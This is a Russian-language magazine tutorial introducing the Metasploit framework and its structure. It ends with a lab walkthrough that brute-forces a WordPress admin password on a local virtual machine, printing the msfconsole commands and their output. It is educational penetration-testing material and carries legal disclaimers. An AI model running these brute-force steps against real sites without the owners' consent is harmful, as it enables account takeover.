


ВЗЛОМ

Metasploit: знакомимся с мощным фреймворком для анализа безопасности

Михаил Овчинников , 21.07.2015 7 комментариев 23,587 Добавить в закладки

Содержание статьи

Metasploit — это мощный открытый фреймворк с продуманной архитектурой, сотнями контрибьюторов, который включает в себя тысячи модулей для автоматизации эксплуатации огромного количества уязвимостей. Несмотря на то что Metasploit регулярно появляется на страницах Хакера, многие только знакомятся с ним. Мы решили помочь начинающим пентестерам и запускаем новый цикл статей, который познакомит тебя с основными возможностями этого замечательного инструмента.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Предыстория

История Metasploit берет начало в 2003 году. **HD Moore**, работавший пентестером в небольшой консалтинговой компании, заметил, что хранение и использование средств анализа безопасности организованы неудобно. На тот момент это был просто набор разрозненных эксплойтов и скриптов, общие сведения о которых хранились в базе данных. Информация о необходимом окружении для запуска скриптов, как правило, отсутствовала. Также они несли в себе кучу устаревшего кода, требовали модификации жестко прописанных путей для каждого конкретного случая, что весьма затрудняло рабочий процесс и усложняло разработку новых инструментов.

В Metasploit автор, пытаясь решить эту проблему, создал консольную утилиту на Perl с псевдографическим интерфейсом и включил в нее порядка одиннадцати эксплойтов. Сообщество встретило первую версию Metasploit весьма холодно, изрядно раскритиковав как архитектуру, так и саму идею. Тем не менее HD Moore не сдался и даже нашел сподвижника в лице **spoonm**, с которым они довели до ума модульную архитектуру фреймворка и выпустили вторую версию в 2004 году. Со временем фреймворк стал набирать популярность и обретать новых контрибьюторов.

Следующим значимым шагом был перевод Metasploit с Perl на Ruby, для того чтобы избежать ограничений Perl, обеспечить кросс-платформенность и добиться большей гибкости при разработке. В 2009 году фреймворк приобрела компания Rapid7, под эгидой которой продолжилось развитие open source версии, а также стали появляться коммерческие версии продукта. Сам фреймворк давно перерос статус простого набора для пентестера, и сегодня можно его можно встретить (хотя и нечасто) даже в арсенале «мирных» системных администраторов и программистов.

Версии

На момент написания статьи Metasploit распространяется в четырех версиях:

- **Framework** — базовая версия с консольным интерфейсом;
- **Community** — бесплатная версия, включающая дополнительно веб-интерфейс и часть функционала из коммерческих версий;
- **Express** — для коммерческих пользователей, включает функционал, позволяющий упростить проведение базовых аудитов и формирование отчетности по ним;
- **Pro** — самая продвинутая версия, предоставляет расширенные возможности для проведения атак, позволяет формировать цепочки задач для аудита, составлять подробную отчетность и многое другое.

Помимо веб-интерфейса, доступного в версиях Community, Express и Pro, существуют такие проекты, как Armitage и Cobalt strike, предоставляющие GUI-интерфейс для фреймворка.

Установка

На текущий момент поддерживаются все актуальные версии Windows и большинство популярных дистрибутивов Linux. В обоих случаях разработчики предоставляют графический инсталлятор, так что проблем с установкой возникнуть не должно. Специализированные дистрибутивы для пентеста, такие как **Kali Linux**, **Pentoo**, **Black Arch** и некоторые другие, уже включают Metasploit в свой состав.

Стоит отметить, что перед установкой необходимо выключить антивирусы и другие средства защиты, так как большинство из них распознают Metasploit как вредоносную программу.

База данных

Еще один момент, который стоит учесть, — это использование фреймворком базы данных для хранения информации о хостах, сервисах, уязвимостях и прочем. Подключение к базе — *необязательное условие* для функционирования фреймворка, но тем не менее многие предпочтут воспользоваться этим функционалом для удобства и повышения производительности.


Metasploit использует PostgreSQL, поэтому тебе понадобится установить ее на свою систему. Затем убедиться, что запущены нужные сервисы БД и фреймворка. Запустить их можно соответствующими командами (команды приводятся для Kali Linux, могут отличаться в твоем дистрибутиве):

```
service postgresql start
service metasploit start
```

Далее проверим, что фреймворк успешно установил подключение. Откроем консоль Metasploit командой `msfconsole`, а затем выполним `db_status`, в ответ на которую система должна вернуть, что соединение с базой установлено.

Структура фреймворка

«Сердце» Metasploit — библиотека **Rex**. Она требуется для операций общего назначения: работы с сокетами, протоколами, форматирования текста, работы с кодировками и подобных. На ней базируется библиотека **MSF Core**, которая предоставляет базовый функционал и «низкоуровневый» API. Его использует библиотека **MSF Base**, которая, в свою очередь, предоставляет API для плагинов, интерфейса пользователя (как консольного, так и графического), а также модулей.



Структура фреймворка

На модулях стоит остановиться подробнее. Они делятся на несколько типов, в зависимости от предоставляемой функциональности:

- **Exploit** — код, эксплуатирующий определенную уязвимость на целевой системе (например, переполнение буфера);
- **Payload** — код, который запускается на целевой системе после того, как отработал эксплойт (устанавливает соединение, выполняет шелл-скрипт и прочее);
- **Post** — код, который запускается на системе после успешного проникновения (например, собирает пароли, скачивает файлы);
- **Encoder** — инструменты для обфускации модулей с целью маскировки от антивирусов;
- **NOP** — генераторы NOP'ов. Это ассемблерная инструкция, которая не производит никаких действий. Используется, чтобы заполнять пустоту в исполняемых файлах, для подгонки под необходимый размер;
- **Auxiliary** — модули для сканирования сети, анализа трафика и так далее.

Команды msfconsole

Несмотря на наличие графических интерфейсов, самым распространенным способом работы с Metasploit по-прежнему остается консольный интерфейс msfconsole. Рассмотрим основные команды:

- **use** — выбрать определенный модуль для работы с ним;
- **back** — операция, обратная use: перестать работать с выбранным модулем и вернуться назад;
- **show** — вывести список модулей определенного типа;
- **set**— установить значение определенному объекту;
- **run** — запустить вспомогательный модуль после того, как были установлены необходимые опции;
- **info** — вывести информацию о модуле;
- **search** — найти определенный модуль;
- **check** — проверить, подвержена ли целевая система уязвимости;
- **sessions** — вывести список доступных сессий.

Пентест WordPress

Предлагаю, вооружившись полученными знаниями, в качестве «Hello world» провести простейший пентест сайта на WordPress.

Тестовое окружение

Для начала необходимо поднять тестовое окружение. Для этого я буду пользоваться связкой **VirtualBox** + **Vagrant** и проектом VCCW, который позволит развернуть готовую виртуалку с WordPress на борту буквально парой команд в консоли. Подробные инструкции ты сможешь найти на сайте проекта, здесь я покажу основные шаги.

Добавляем базовый образ:

```
vagrant box add miya0001/vccw
```

Затем скачиваем с сайта проекта архив с Vagrantfile, кукбуками Chef и прочим, распаковываем, переходим в папку, где лежит Vagrantfile, и выполняем команду

```
vagrant up
```

После этого у тебя должна подняться машина с развернутым WordPress, доступная по адресу 192.168.33.10. Стоит отметить, что это уже готовый сетап, где настроена база и заведена админская учетка. Логин и пароль от нее указаны на сайте, но мы их узнаем другим путем :).

Пентест

Откроем консоль Metasploit:

```
 msfconsole
```

Запустим поиск по слову wordpress, чтобы найти необходимый модуль:

```
search wordpress
```

Среди появившегося многообразия нас интересует модуль `auxiliary/scanner/http/wordpress_login_enum`, который отвечает за брутфорс аутентификации WordPress.

```
[!] Database not connected or cache not built, using slow search

Matching Modules
================

   Name                                                        Disclosure Da
e  Rank       Description
   ----                                                        -------------
-  ----       -----------
   auxiliary/admin/http/wp_custom_contact_forms                2014-08-07
   normal     WordPress custom-contact-forms Plugin SQL Upload
   auxiliary/dos/http/wordpress_long_password_dos              2014-11-20
   normal     WordPress Long Password DoS
   auxiliary/dos/http/wordpress_xmlrpc_dos                     2014-08-06
   normal     Wordpress XMLRPC DoS
   auxiliary/gather/wp_ultimate_csv_importer_user_extract      2015-02-02
   normal     WordPress Ultimate CSV Importer User Table Extract
   auxiliary/gather/wp_w3_total_cache_hash_extract
   normal     W3-Total-Cache Wordpress-plugin 0.9.2.4 (or before) Username and
ash Extract
   auxiliary/scanner/http/wordpress_ghost_scanner
   normal     WordPress XMLRPC GHOST Vulnerability Scanner
   auxiliary/scanner/http/wordpress_login_enum
   normal     WordPress Brute Force and User Enumeration Utility
   auxiliary/scanner/http/wordpress_pingback_access
   normal     Wordpress Pingback Locator
   auxiliary/scanner/http/wordpress_scanner
   normal     Wordpress Scanner
   auxiliary/scanner/http/wordpress_xmlrpc_login
   normal     Wordpress XML-RPC Username/Password Login Scanner
```

Результаты поиска модулей по запросу wordpress

Выберем его для работы:

```
use auxiliary/scanner/http/wordpress_login_enum
```

Чтобы понять, как его использовать, можно ввести команду `info`, которая выведет краткое описание модуля и список используемых параметров.

Прежде всего, укажем адрес хоста, на котором расположен сайт:

```
set RHOSTS 192.168.33.10
```

Для брутфорса будет использоваться перебор по словарю. В данном случае известно, что пароль несложный, поэтому подойдет практически любой список ненадежных паролей, которых достаточно в сети. Укажем путь к нему:

```
set PASS_FILE /root/10k-common-passwords.txt
```

По умолчанию модуль продолжит перебирать пароли, даже встретив нужный. Это полезно, когда на сайте больше одной учетной записи. В нашем случае нужно просто остановиться, когда пароль будет найден. Для этого тоже имеется соответствующая опция:

```
set STOP_ON_SUCCESS true
```

Также можно запретить вывод в консоль всех малозначимых сообщений, вроде неудачных попыток авторизации:

```
set VERBOSE false
```


Теперь, когда подготовительные действия совершены, осталось ввести последнюю короткую команду и ждать результата:

```
run
```

```
[*] / - WordPress Brute Force - Trying username:'admin' with password:'steven'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'fender'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'john'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'yamaha'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'diablo'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'chris'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'boston'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'tiger'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'marine'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'chicago'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'rangers'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'gandalf'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'winter'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'bigtits'
[-] / - WordPress Brute Force - Failed to login as 'admin'
[*] / - WordPress Brute Force - Trying username:'admin' with password:'barney'
```

Процесс перебора пароля по словарю в Metasploit

После окончания процесса мы увидим в выводе командной строки, что на сайте был найден пользователь с именем admin и пароль, который к нему подошел, был тоже admin.



```
msf auxiliary(wordpress_login_enum) > run

[*] / - WordPress Version 4.2.2 detected
[+] / - Found user 'admin' with id 1
[*] / - Usernames stored in: /root/.msf4/loot/20150601134638_default_192.168.33.10_
wordpress.users_187206.txt
[*] / - WordPress User-Validation - Checking Username:''
[*] / - Brute-forcing previously found accounts...
[+] / - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'admin'
[-] *** auxiliary/scanner/http/wordpress_login_enum is still calling the deprecated
 report_auth_info method! This needs to be updated!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(wordpress_login_enum) >
```

Результат работы модуля

Итог

Хотя мы не рассмотрели и сотой доли возможностей Metasploit, сегодняшний материал должен стать хорошей отправной точкой в освоении этого инструмента. В конце хотелось бы традиционно напомнить, что любой инструмент можно использовать как во благо, так и во вред. В неумелых руках отдельные компоненты этого фреймворка могут нанести серьезный ущерб.

Поэтому, во-первых, используй его, только имея соответствующее разрешение на исследование безопасности от владельца системы. В противном случае ты рискуешь получить серьезные проблемы с законом. Во-вторых, даже имея соответствующее разрешение, не применяй его на продакшен-системах и в сети заказчика, а создай виртуальное, локальное окружение с необходимым софтом (подобно тому, как я показал в статье). Помимо безопасности такого подхода, в качестве бонуса ты получаешь возможность легко откатиться, версионировать, клонировать и совершать другие полезные действия, которые помогут упростить исследование.

WWW

Официальный сайт Metasploit
Страница загрузок Metasploit
Один из лучших гайдов по Metasploit от Offensive security